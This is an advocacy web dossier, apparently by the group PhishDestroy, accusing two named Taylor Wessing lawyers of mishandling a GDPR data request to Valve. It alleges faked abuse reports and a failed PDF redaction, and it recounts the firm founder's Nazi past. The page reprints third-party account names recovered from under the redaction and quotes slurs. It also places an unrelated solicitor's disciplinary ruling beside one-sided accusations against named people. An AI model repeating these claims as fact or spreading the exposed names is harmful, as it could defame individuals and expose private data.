Professional conduct, not private lives

Our examination of the two doctors of law stops at their professional actions and the descriptions published on their firm's own website. We have no interest in their relatives, personal relationships or private lives. Investigating those things is not our style, and we do not consider them relevant to the professional assessment made here.

Official profile: **Dr. Tobias Schelinski**Official profile: **Dr. Patrick Vincent Zurheide**

The source record

Read the documents.

01 / 04

wundeter. Mehrere Jahre Kreisleiter der NSDAP., ab Mai 1932 Gauorganisationsleiter Pommern, ab 7. Mai 1933 Reichsschulungsleiter der NSDAP. und der Deutschen Arbeitsfront, jetzt Reichshauptamtsleiter und Kommandant der Reichsführerschule, Ordensburg Krössinsee. Beisitzer der Filmoberprüfstelle der Reichsfilmkammer. — Mitglied des Reichstags seit der 8. Wahlperiode 1933.

Graf **von der Goltz,** Rüdiger, Dr. jur.; Rechtsanwalt und Notar, Preußischer Staatsrat; Berlin-Wannsee, Am Sandwerder 7. Wahlkr. 2 (Berlin West).

Geboren am 10. Juli 1894 in Charlottenburg; evangelisch. Humanistisches Gymnasium, Rechtsstudium in Genf, Tübingen und Berlin. Ursprünglich aktiver Offizier im Ersten Garde-Regiment zu Fuß. Berufswechsel infolge Kriegsverletzung. Referendar-Examen 26. August 1917, Assessor-Examen 27. Januar 1922. Rechtsanwalt in Stettin 1926 bis 1934. Frühjahr 1933 Präsident des Pommerschen Provinziallandtags. Mai 1933 bis April 1934 Treuhänder der Arbeit in Pommern. April 1934 bis Ende November 1934 Stellvertreter des Führers der Wirtschaft und kommissarischer Führer der Wirtschaft. Seitdem Rechtsanwalt und Notar in Berlin. Politische Prozesse vor Machtübernahme: Verteidigung in Femeprozessen, Altonaer Bombenprozeß, in anderen nationalsozialistischen Prozessen, insbesondere Verteidigungen von Dr. Goebbels im Jahre 1930. Veröffentlichung „Tribut-Justiz" Herbst 1932 im Brunnen-Verlag Berlin. — Mitglied des Reichstags seit der 3. Wahlperiode 1936.

Gottschalk, Walter; Bürgermeister; Goldberg (Schles), Am Mühlberg 18. Wahlkr. 7 (Breslau).

Geboren am 10. November 1893 in Leschnitz (Kr. Groß-Strehlitz, Oberschles); katholisch. Kriegsteilnehmer 1914 bis 1919, dreimalige Verwundung. Seit 1919 in der völkischen Bewegung. 1925 NSDAP.-Ortsgruppenleiter, Sturm- und Standartenführer, Gaupropagandaleiter Schlesien, Bezirksleiter, seit 1. September 1932 Untergauleiter Niederschlesien, 1. Oktober 1935 bis 1. Oktober 1937 Gauinspekteur. SA.-Standartenführer z. b V. — Mitglied des Preuß. Landtags von 1932 bis 1933. Mitglied des Reichstags seit der 9. Wahlperiode 1933.

Goßmann, Leo; Oberpolizeirat; Wien VII, Stollgasse 5, Tür 6. ★ Österreich.

Geboren am 14. Juli 1893 in Olmütz in Mähren; röm.-katholisch. Besuchte Volksschule in Olmütz und Wien, Realschule in Wien. Studierte Rechtswissenschaft an der Universität in Wien. Kriegsdienstleistung beim Tiroler Kaiserschützen-Regiment III und Tiroler Land-

Inspect document

Bayerische Staatsbibliothek · Printed page 223 · digital scan 224

Document 01 / 04

1938

The biographical record

Rüdiger Graf von der Goltz · Der Großdeutsche Reichstag


Source

Bayerische Staatsbibliothek

Location

Printed page 223 · digital scan 224

Open the original source ↗Read this part of the dossier ↓



Hamburgisches
Welt-Wirtschafts-Archiv

Signatur 06310 0001 BEC

Datum 11. Juli 1934

Deutsche Allgemeine Zeitung (Berlin)

No. 318

Keßler als Führer der Wirtschaft abberufen

Graf von der Goltz mit der Wahrnehmung der Geschäfte beauftragt

DNB meldet:

Der Reichswirtschaftsminister hat den bisherigen Führer der Wirtschaft, Generaldirektor Philipp Keßler, von seinem Posten als Führer der Wirtschaft mit sofortiger Wirkung abberufen. Bis zur endgültigen Regelung der Nachfolge ist der stellvertretende Führer der Wirtschaft, Graf von der Goltz, mit der alleinigen Wahrnehmung der Führung der Geschäfte beauftragt worden.

*

Die Abberufung dürfte auf Grund des Ermächtigungsgesetzes erfolgt sein, das bekanntlich in der vorigen Woche vom Kabinett genehmigt wurde, und durch das der Reichswirtschaftsminister die Vollmachten erhalten hat, innerhalb seines Geschäftsbereichs alle Maßnahmen zu treffen, die er zur Förderung der deutschen Wirtschaft für notwendig hält. Wir betonten seinerzeit, daß gegebenenfalls außerordentliche Entscheidungen zu treffen wären, bei denen eine einheitliche Wirtschaftsführung erstes Erfordernis ist.

Inspect document

ZBW / HWWA press archive · Folder pe/006310 · document 00001

Document 02 / 04

1934

The contemporary record

Deutsche Allgemeine Zeitung · Berlin · 11 July 1934

Source

ZBW / HWWA press archive

Location

Folder pe/006310 · document 00001

Open the original source ↗Read this part of the dossier ↓

Allegations

1. The allegations against Mr Hutchings were that on 7 February 2020:

1.1. Whilst at a club in Dover Street W1 ("the club"), he approached Person A, a solicitor previously unknown to him but who had also attended the Society of Construction Lawyers ("SCL") lunch, and on two separate occasions, he made comments to Person A about her appearance including words to the effect of:

1.1.1. you're really fit, aren't you?"; and/or
1.1.2. "you've got a great bum"; and/or
1.1.3. "look at your tits"; and/or
1.1.4. "look at your boobs";

Allegation proved.

1.2. He touched Person A, including placing one or more of his hands on or around her waist area on one or more occasions;

Allegation proved.

1.3. He ignored Person A's repeated attempts to make clear to him that his actions were unwanted, by words and conduct, namely by removing his hand from her waist and telling him that she did not consent to him touching her in this way and to him making such comments.

Allegation proved.

2. His actions and each of them, as described in paragraph 1, were sexually motivated.

Allegation proved.

3. His conduct amounted to a breach of Principles 2 and/or 5 of the SRA Principles 2019.

Allegation proved.

Executive Summary

4. Mr Hutchings attended a professional event at a club in Central London. While he was at that event, he sexually harassed Person A as set out in the Allegations. Mr Hutchings admitted most of the Allegations but denied that his conduct lacked integrity or that his actions had been sexually motivated.
5. Mr Hutchings chose not to give evidence. The Tribunal found the Allegations proved in full.

Sanction

6. Mr Hutchings was fined £30,000 and ordered to pay £18,000 in costs. The fine would have been £52,000 but was reduced to take account of his means.

Inspect document

Solicitors Disciplinary Tribunal · Judgment · page 2 of 19

Document 03 / 04

2023

The findings on the page

Solicitors Disciplinary Tribunal · Case 12393-2022

Source

Solicitors Disciplinary Tribunal

Location

Judgment · page 2 of 19

Open the original source ↗Read this part of the dossier ↓

Statement of Full Order

55. The Tribunal Ordered that the Respondent, DANIEL PAUL HUGH HUTCHINGS, solicitor, do pay a fine of £30,000.00 such penalty to be forfeit to His Majesty the King, and it further Ordered that he do pay the costs of and incidental to this application and enquiry fixed in the sum of £18,000.00.

Dated this 30th day of March 2023
On behalf of the Tribunal



JUDGMENT FILED WITH THE LAW SOCIETY
30 MAR 2023

C Evans
Chair

Inspect document

Solicitors Disciplinary Tribunal · Statement of Full Order · page 19 of 19

Document 04 / 04
2023

The final order

Daniel Paul Hugh Hutchings · Judgment dated 30 March 2023

Source
Solicitors Disciplinary Tribunal

Location
Statement of Full Order · page 19 of 19

Open the original source ↗Read this part of the dossier ↓
Case screenshots



PDF comparison



First report row



The letter sign-off



Russian-language reports

PART I. PRESSURE, FABRICATION, DISCLOSURE

A data-access request answered with accusations

A Ukrainian user requested his personal data under Art. 15 GDPR. Taylor Wessing's response to his lawyer introduced allegations of account purchase, document falsification and criminal conduct. **The initiating act was a statutory access request.** The correspondence must be read in that context.

Dr. Tobias Schelinski, August 15, 2025 (Doc. No. 42282474): the letter accuses the client of buying the account, refers to a "falsified utility bill", and describes it as "completely unclear" whose data is involved. It invokes **1,938 reports** as evidence against the user: "the sheer volume alone shows that the agreement was violated multiple times." The asserted volume is being used to establish culpability before the authenticity of those reports is addressed.[11]

Dr. Patrick Zurheide, October 1, 2025 (Doc. No. 42603633):[12]


> *"It must obviously be assumed that your client or his accomplices intend to continue phishing attacks in a disguised form and want to find out how to do so without getting caught."*

> *"The account, like almost no other, provides numerous grounds for a block… In our experience, any court would deem the block lawful."*

The letter concludes with the prospect of criminal prosecution under **§§ 263, 263a, 202a, 303a of the German Criminal Code** and asks whether "the lawyer's mandate also extends to criminal proceedings." Our assessment is that this correspondence uses the threat of prosecution, accusations and months of delay to exert pressure on a person seeking his data. The statutory request remains unanswered by any of those measures.

Public excerpts / complete originals for regulators
Public case materials are limited to screenshots. The complete, unedited original documents are reserved for the regulators: they contain personal data and evidence extending beyond this case.

E01 / Letter heading · 15 August 2025Source screenshot



Rechtsanwalt
Dr. Tobias Schelinski

Aktenzeichen
1004755/15 / VAL24.D1000 (nborcf) Dok.-Nr.: 42282474

Datum
15. August 2025

Enlarge screenshot
Dr. Tobias Schelinski · Doc. No. 42282474Source 11

E02 / Letter heading · 1 October 2025Source screenshot


Rechtsanwalt
Dr. Patrick Zurheide, LL.M. (Aberdeen)

Aktenzeichen
1004755/15 / VAL24.D1000 (nborcf) Dok.-Nr.: 42603633

Datum
1. Oktober 2025

Enlarge screenshot
Dr. Patrick Zurheide · Doc. No. 42603633Source 12

The disclosed sample: the basis of our fabrication finding

The eventual disclosure visually concealed **94.28% of the content — 70,717 words** — "for the sake of third-party rights." Exactly **50 reports** remained visible and were presented as "proof" against the banned user. Exhibit B records three independent grounds for challenging that sample:[13]

Exhibit BQuantitative forensic auditSource 13 ↗

Content redacted

94.28%

70,717 words

RedactedVisible

94.28%5.72%

50 reports left visible

01 / Shannon entropy

$$H(X) = -\sum_{i} p_i \log_2 p_i$$

p_i = probability of symbol i

Character distribution

Flagged names**3.48**


Live names**2.14**

02 / Jaccard index

$$J(A,B) = \frac{|A \cap B|}{|A \cup B|}$$

Intersection / union

Report text similarity



1.000

100% identical

report texts

03 / Joint probability

$$P \approx 10^{-153}$$

Joint probability reported in Exhibit B

Logarithmic scale



62%Nicknames matching the pattern
`[adjective][noun][numbers]`
unhappyrat44132 · eagerotter54677 · crushedlard9764

See these nicknames in the supplied screenshot ↓
Figures from Exhibit B · AR-2025-BAN-FORENSICS Evidence E03 ↓

- **Chronology.** The account was blocked on **May 23, 2025**. The visible reports are dated **August and September** and describe fresh invitations and phishing links. Our finding is that the activity alleged in those reports is incompatible with the account's blocked state.
- **Nickname generation.** Our audit identifies **62%** of the visible complainants as synthetic names following `[adjective][noun][numbers]`, including *unhappyrat44132, eagerotter54677, crushedlard9764*. Reported Shannon entropy is **3.48**, against **2.14** for the live-name comparison. The audit rejects independent generation under its probability model, reporting a joint probability of approximately **10^{-153}**.
- **Text identity.** The compared report texts are recorded as **100% identical**, with a **Jaccard index of 1.000**. This is the text-similarity result; the fabrication finding rests on its combination with the chronology and nickname analysis.

The chronologyExhibit B ↗
23 MAY 2025**Account blocked**
AUG — SEP 2025**Visible reports**

The concealed material contains years of coordinated harassment directed at the user's Ukrainian nationality: *"hohol"*, *"Ukrainian Nazi"*, *"SVO SVO GOIDA ZOV ZOV"*, *"execute him"*. Cyrillic density reaches **61.58%** in the hidden material, against **0.32%** in the visible sample. Our conclusion is specific: **Taylor Wessing concealed the nationality-based harassment and retained the sample our audit identifies as a botnet.** The selection removed the context that explained the reports while preserving the material used to justify the ban.

E03 / The nicknames in the documentSource screenshot

unhappyrat44132	2025-08-[redacted]	Suspected Hijacker	They're acting like they want to help but they're baiting p
eagerotter54677	2025-08-[redacted]	Suspected Hijacker	Friend's account got hacked this is it
crushedlard9764	2025-08-[redacted]	Suspected Hijacker	Real person probably got locked out

Enlarge screenshot

AR-2025-BAN-FORENSICS · chronology, entropy and text similarity Source 13

Detail crop · the same three examples used in the quantitative audit.

Read the pattern
adjectivenounnumbers
unhappyrat44132
eagerotter54677
crushedlard9764
Compare the PDF views ↓

Failed redaction, notice and suppression of publication

The PDF contained black rectangles over text that had never been deleted. **No intrusion was required to recover it.** The data travelled inside the file supplied by the firm. We identify this as professional negligence in the very process presented as protecting third parties.

E04 / PDF redaction Source 12 ↗

The same rows. The text underneath.

Move the divider to compare the black overlay with the underlying account-name column.

Abuse Reporter Account Name	Time of Report (UTC)	Report Type	
[redacted]	08-[redacted]	(730)	
	2025-08-[redacted]	Offensive Avatar	光明会成员
	2025-08-[redacted]	Suspected Hijacker	They're acting like they want to help but they're baiting p
	2025-08-[redacted]	Suspected Hijacker	Friend's account got hacked this is it
	2025-08-[redacted]	Suspected Hijacker	Real person probably got locked out
	2025-08-[redacted]	Suspected Hijacker	That's a stolen account, for sure
	2025-08-[redacted]	Suspected Hijacker	This account was legit not anymore
	2025-08-[redacted]	Suspected Hijacker	Might be a bot now used to be real
	2025-08-[redacted]	Suspected Hijacker	They used to post memes, now it's crypto spam

Aligned detail from the supplied screenshot with the black overlay

Abuse Reporter Account Name	Time of Report (UTC)	Report Type	
	08-[redacted]	(730)	
ak001171	2025-08-[redacted]	Offensive Avatar	光明会成员
unhappyrat44132	2025-08-[redacted]	Suspected Hijacker	They're acting like they want to help but they're baiting p
eagerotter54677	2025-08-[redacted]	Suspected Hijacker	Friend's account got hacked this is it
crushedlard9764	2025-08-[redacted]	Suspected Hijacker	Real person probably got locked out
goofycur4436	2025-08-[redacted]	Suspected Hijacker	That's a stolen account, for sure
dopeyrhino02195	2025-08-[redacted]	Suspected Hijacker	This account was legit not anymore
sadrat53022	2025-08-[redacted]	Suspected Hijacker	Might be a bot now used to be real
cruelboars86956	2025-08-[redacted]	Suspected Hijacker	They used to post memes, now it's crypto spam

Matching detail showing the underlying reporter account names



Enlarge screenshot With the black overlay



Enlarge screenshot Underlying text visible

Comparison uses aligned detail crops at their original scale. Both complete supplied screenshots are available above.

We notified the firm and Dr. Patrick Zurheide personally. He described the information about the exposure as **"amusing"**. Our record covers a year of notice without remediation. Separately, server records show access from Valve gateways on **October 21, 2025**, **February 16–17, 2026**, and **August 31, 2026**. Our case analysis links the October access to a request from the parents of one of the report authors; the access exhibit preserves the network observations and their limitations. Our allegation remains that neither the supervisory authority under Art. 33 GDPR nor the affected individuals under Art. 34 were notified. **The response to notice is part of the case.** [14]

E05 / PD-VALVE-2026/01

Four access events. Ten months.

Valve Corporation network · AS32590 · HTTPS

Prepared
1 September 2026
164 Total requests
32 Page views
26.3 MB Transferred data
3 Network hosts

Recorded access events · AWStats VISITOR records

Recorded timestamp	Host	Page views	Requests	Bytes
(a) 21 October 2025 16:59:23	**208.64.203.11** gw.valvesoftware.com Seattle, Washington	11	34	6,322,782
(b) 16 February 2026 19:08:06	**208.64.203.19** gw19.valvesoftware.com Bellevue, Washington	11	65	9,286,619
(c) 17 February 2026 11:23:56	**208.64.203.20** gw20.valvesoftware.com Bellevue, Washington	9	62	8,586,044
(d) 31 August 2026 17:59:04	**208.64.203.20** gw20.valvesoftware.com Bellevue, Washington	1	3	2,152,328

AS32590 · VALVE-V4-1 · 208.64.203.0/24 RIPE NCC · attribution lookup ↗

▼ **Preservation & limitations**

The raw access logs for October 2025 and February 2026 have since been rotated by the hosting provider and are no longer retained. The analyser databases, generated from those logs and preserved separately, are the surviving record and are available to the authority in full.

Because the analyser aggregates, the specific URLs requested during each access are not recoverable from the surviving record, and neither is the duration of each session. Valve's own outbound records for the same dates are not subject to that limitation.

▼ **Read the complete exhibit** 8 sections · method, chronology, preservation & SHA-256

EXHIBIT — ACCESS BY VALVE CORPORATION TO THE DATA SUBJECT'S PUBLISHED MATERIAL
Reference: PD-VALVE-2026/01
Prepared: 1 September 2026

1. SUMMARY OF THE FINDING

Web server records for the website operated by the data subject (the requester in the Article 15 matter described at paragraph 3.1AA of the referral) show FOUR separate access events, over a period of ten months, from three different hosts inside Valve Corporation's own network.

Two of the three hosts geolocate to BELLEVUE, WASHINGTON - the city in which Valve Corporation maintains its principal place of business.

All four events were over HTTPS. Together they account for 164 requests, 32 page views and approximately 26.3 MB of transferred data.

2. THE RECORDS

Verbatim, as held in the analyser's database (VISITOR section). Fields in order: host; page views; total requests; bytes; timestamp of last request in YYYYMMDDHHMMSS form.

```
(a) 208.64.203.11 11 34 6322782 20251021165923
→ 21 October 2025, 16:59:23
```

```
(b) 208.64.203.19 11 65 9286619 20260216190806
→ 16 February 2026, 19:08:06
```

```
(c) 208.64.203.20 9 62 8586044 20260217112356
→ 17 February 2026, 11:23:56
```

```
(d) 208.64.203.20 1 3 2152328 20260831175904
→ 31 August 2026, 17:59:04
```

Source files (AWStats 8.0 build 20240604, SSL log databases, generated by the hosting provider from raw web server logs):

```
awstats102025.<site>.txt, line 7315
awstats022026.<site>.txt, lines 17524 and 19100
awstats082026.<site>.txt, line 7162
```

3. ATTRIBUTION OF THE HOSTS

Each address was resolved and checked against registry and routing data:

```
208.64.203.11   reverse DNS  gw.valvesoftware.com
location     Seattle, Washington, USA
```

```
208.64.203.19   reverse DNS  gw19.valvesoftware.com
location     BELLEVUE, Washington, USA
```

```
208.64.203.20   reverse DNS  gw20.valvesoftware.com
location     BELLEVUE, Washington, USA
```

```
All three:
Autonomous System   AS32590 (VALVE-CORPORATION - Valve Corporation)
Network name        VALVE-V4-1
Registered org      Valve Corporation (VC-2)
Abuse/NOC contact   noc@valvesoftware.com
Announced prefix    208.64.203.0/24
```

Each hostname sits within valvesoftware.com, Valve Corporation's own second-level domain. None of these addresses is a consumer internet service provider, a content delivery network, a cloud host, a VPN exit or a shared proxy. The address block is allocated directly to Valve Corporation and announced by Valve Corporation's own autonomous system.

4. METHOD

The identification was not made by inspection or by assumption.

(a) The complete set of IPv4 prefixes announced by AS32590 was obtained from RIPE NCC routing data (44 prefixes).

(b) Every IP address appearing in the site's access records for the periods examined was compared programmatically against that set.

(c) The comparison was then re-run across every surviving analyser database for the site, covering October 2025 to September 2026.

Four records matched. They are the four set out at paragraph 2. All other addresses examined resolved to consumer ISPs, cloud providers, content delivery networks, search engine crawlers or unrelated hosting companies.

Any recipient may verify the attribution independently, without reference to us:

```
host 208.64.203.19
whois 208.64.203.19
https://stat.ripe.net/data/prefix-overview/data.json?resource=208.64.203.19
```

5. CHRONOLOGY

We set out the dates without comment as to what connects them. The sequence is a matter of record; any inference is for the authority.

```
1 October 2025    Valve's external counsel transmits the Article 15
                  response containing the defective redaction
                  (referral, paragraph 3.1AA)
21 October 2025   ACCESS (a) - 34 requests, 6.3 MB
```

```
February 2026     Proceedings commenced against Valve Corporation by
                  the Attorney General of the State of New York
```

```
16 February 2026  ACCESS (b) - 65 requests, 9.3 MB
17 February 2026  ACCESS (c) - 62 requests, 8.6 MB
                  (consecutive days, from two different Valve
                  gateways)
```

```
17-19 August 2026 Publication of the technical findings concerning
                  the defective redaction
24 August 2026    Written notice served on Valve, seven-day period
31 August 2026    Period expires without response
31 August 2026    ACCESS (d), 17:59:04 - same day
```

6. WHY THIS IS PLACED BEFORE THE AUTHORITY

We assert nothing as to purpose and we draw no conclusion. We record what the logs show: that hosts inside Valve Corporation's own network requested material published by the data subject, on the dates recorded, in the volumes recorded, repeatedly, over ten months.

Its relevance is to AWARENESS, which is the operative trigger under Article 33 and Article 34. The material published at that location concerned the defective redaction and the third-party personal data it exposed - the same data subjects who, to our knowledge, have never been notified.

ON THE VOLUME. Access (b) is 65 requests across 11 page views; access (c) is 62 requests across 9. That is not a crawler retrieving a single document, and it is not an accidental arrival. It is consistent with sustained reading. We state this as an observation on the figures.

We invite the authority to establish, from Valve's own records:

(a) whether any person acting for Valve accessed that material on 21 October 2025, 16-17 February 2026, and 31 August 2026, in what capacity, and on whose instruction; (b) what internal assessment, if any, followed each access; (c) whether at any point after those dates the affected third parties were notified under Article 34; (d) whether the supervisory authority was notified under Article 33; (e) if not, on what basis the obligation was considered not to arise.

These are questions only the authority can put. We supply the observation. The determination is not ours to make.

7. PRESERVATION AND LIMITATIONS

The raw access logs for October 2025 and February 2026 have since been rotated by the hosting provider and are no longer retained. The analyser databases, generated from those logs and preserved separately, are the surviving record and are available to the authority in full.

Because the analyser aggregates, the specific URLs requested during each access are not recoverable from the surviving record, and neither is the duration of each session. Valve's own outbound records for the same dates are not subject to that limitation.

All source files, together with the routing data relied upon, are preserved and available to the authority through a protected channel.

8. INTEGRITY OF THE PRESERVED FILES

The analyser databases were copied from the hosting account on 1 September 2026 and hashed at the point of copying. SHA-256:

```
0704c0170e9e7ed103aec75af2feacd4a2584e0ae1da0cb88b68258630e4ff2c
awstats102025.67a427a7...spacecharged.site.txt
(contains record (a) - 21 October 2025)
```

```
ef9cff2a423767aed192dd056177c86b0aaa0df1390994a5007a79c19b9a5722
awstats022026.67a427a7...spacecharged.site.txt
(contains records (b) and (c) - 16 and 17 February 2026)
```

```
8bf0221608bdef2e84e523ff908aaaa46a299ae782e8f63b54773136c75b08f7
awstats082026.67a427a7...spacecharged.site.txt
(contains record (d) - 31 August 2026)
```

Also preserved, from the second site configuration on the same account, for completeness of the record:

```
7847f57203092b380a238c53303aa1fa650f325962679847851d69dc2ddbf889
    awstats022026.a2a07414...spacecharged.site.txt
3a0f43e7ad9f7fcc2e435ff2bd2480de9e150184a3aa860495ec330ec1839fa5
    awstats082026.a2a07414...spacecharged.site.txt
```

The authority may verify that any copy supplied to it is byte-identical to the file as held on the hosting account on the date of preservation.

PhishDestroy - volunteer cybersecurity research group
complains@phishdestroy.io | https://phishdestroy.io
PGP 129F C7F3 9C40 C69D 2EF3 C329 BFCF 9E8D D295 EE01

After publication on Medium, Dr. Patrick did not dispute a single number. He invoked the **"right to be forgotten" under Art. 17 GDPR**, and our articles were removed from Google search results. The subject of those articles was his professional work for a billion-dollar client, a capacity expressly stated in the correspondence. We regard the use of data-protection law to suppress reporting about the data exposure as **an attempt to conceal the failure and obstruct independent security research**. Removal from search does not correct the PDF or answer the audit.

PART II. HYPOCRISY: A RAINBOW OVER "PIDOR"

Public commitments
Stonewall · LGBTQ+ inclusion

Taylor Wessing is a public LGBT champion. Three years in a row — **Stonewall Top 100**, top 10 in the legal sector. An interview with myGwork about "creative plans to advance LGBTQ+ inclusion." Posts for IDAHOBIT from the Head of Talent. The "Head of Responsible Business" talks about the importance of LGBTQ+ history. Dr. Patrick participates in briefings.[9]

Now look at their document. Two months of claimed "manual review." An automated script painted over the reporter's login *zabolotov* — and "forgot" the adjacent column. In the materials prepared by an elite firm for a legal dispute, it explicitly states in plain text:

Page 444 / understand the original wording

What the first row says.

Original entry
“pidor”

English equivalent
“faggot”

A homophobic slur against gay men. “Pidor” is a Latin-script transliteration. The translation makes its meaning explicit; the screenshot preserves the original entry.

E06 / Page 444 · first report rowSource screenshot

Abuse Reports Against Account

Abuse Reporter Account Name	Time of Report (UTC)	Report Type	
[redacted]	2025-09-[redacted]	Offensive Avatar	pidor
	2025-09-[redacted]	Offensive Avatar	трьлмол
	2025-09-[redacted]	Suspected Hijacker	This person using bot scams for account fishing
	2025-08-[redacted]	Harassment (730)	toxic
	2025-08-[redacted]	Offensive Persona Name	оскорбляет мою страну можете попросить его поменять описание профиля
	2025-	Cheating	multiple hacks, smurfing.

Enlarge screenshot
[SCREENSHOT: page 444 — zabolotov | Offensive Avatar | "pidor"]Source 13

A homophobic slur. In an official document. From a firm that is a top employer according to Stonewall. The rainbow is marketing. "Pidor" is their operational reality. And no, this is not an "unfortunate accident." This homophobia has a pedigree.

PhishDestroy / our assessment

This is disrespect for the law.

The issue goes beyond disrespect for an opponent. **It is disrespect for the law that gives that person a right to their data.** An allegation against the requester does not answer an access request. A lawyer's confidence about a future judgment does not discharge the present obligation. Corporate money does not make that obligation optional.

Our position and requested scrutiny ↗

PART III. NAZISM AT THE FOUNDATION OF THE FIRM

The firm writes on its website that it **honors its history**. Wikipedia mentions the founder of the German branch with a single sterile line — "in 1954, Rüdiger Graf von der Goltz took Kurt Wessing as a partner" — and not a word about who Goltz was. That won't do. We are filling the gap using the archives.[3][10]

Rüdiger Graf von der Goltz (1894–1976):

- **April 1, 1932:** voluntarily joined the NSDAP. Party member **No. 1,033,215** — before Hitler came to power.[1][2][4][5]
- Until 1933 — **lawyer for the Nazi elite**: defended **Joseph Goebbels** in a 1930 trial and SA stormtroopers in political murder cases. Goebbels in his diaries: *"Goltz ist Knorke. Er macht uns allen Spaß"* — "Goltz is great, he is fun for all of us."
- **1933:** President of the Pomeranian Landtag; Reich Trustee of Labour; member of the **Prussian State Council** appointed personally by Göring; co-founder of Hans Frank's **Academy for German Law** — the entity that rewrote German law to fit Nazi ideology.
- **1936–1943: Reichstag Deputy** for the NSDAP. Member of the **Criminal Law Commission under the Reich Ministry of Justice** — the very machine that legally formalized repressions, including the persecution of homosexuals under Paragraph 175, which sent men to concentration camps with a pink triangle.
- **1938, the Blomberg-Fritsch affair.** Goltz defended General von Fritsch against a fabricated charge of homosexuality. He won — by proving that the "real" homosexual was **another officer, Achim von Frisch**. Goltz didn't challenge the cannibalistic law. He pointed the executioners to another person.[6]
- **Post-war:** zero consequences. A practice in Düsseldorf. 1954 — partner Kurt Wessing. For decades, the firm bore his name: *Graf von der Goltz, Wessing & Partner*. His son later chaired the supervisory board of BMW. The system took care of its own.

E07 / Archival document1938

Graf **von der Goltz,** Rüdiger, Dr. jur.; Rechtsanwalt und Notar, Preußischer Staatsrat; Berlin-Wannsee, Am Sandwerder 7. Wahlkr. 2 (Berlin West).

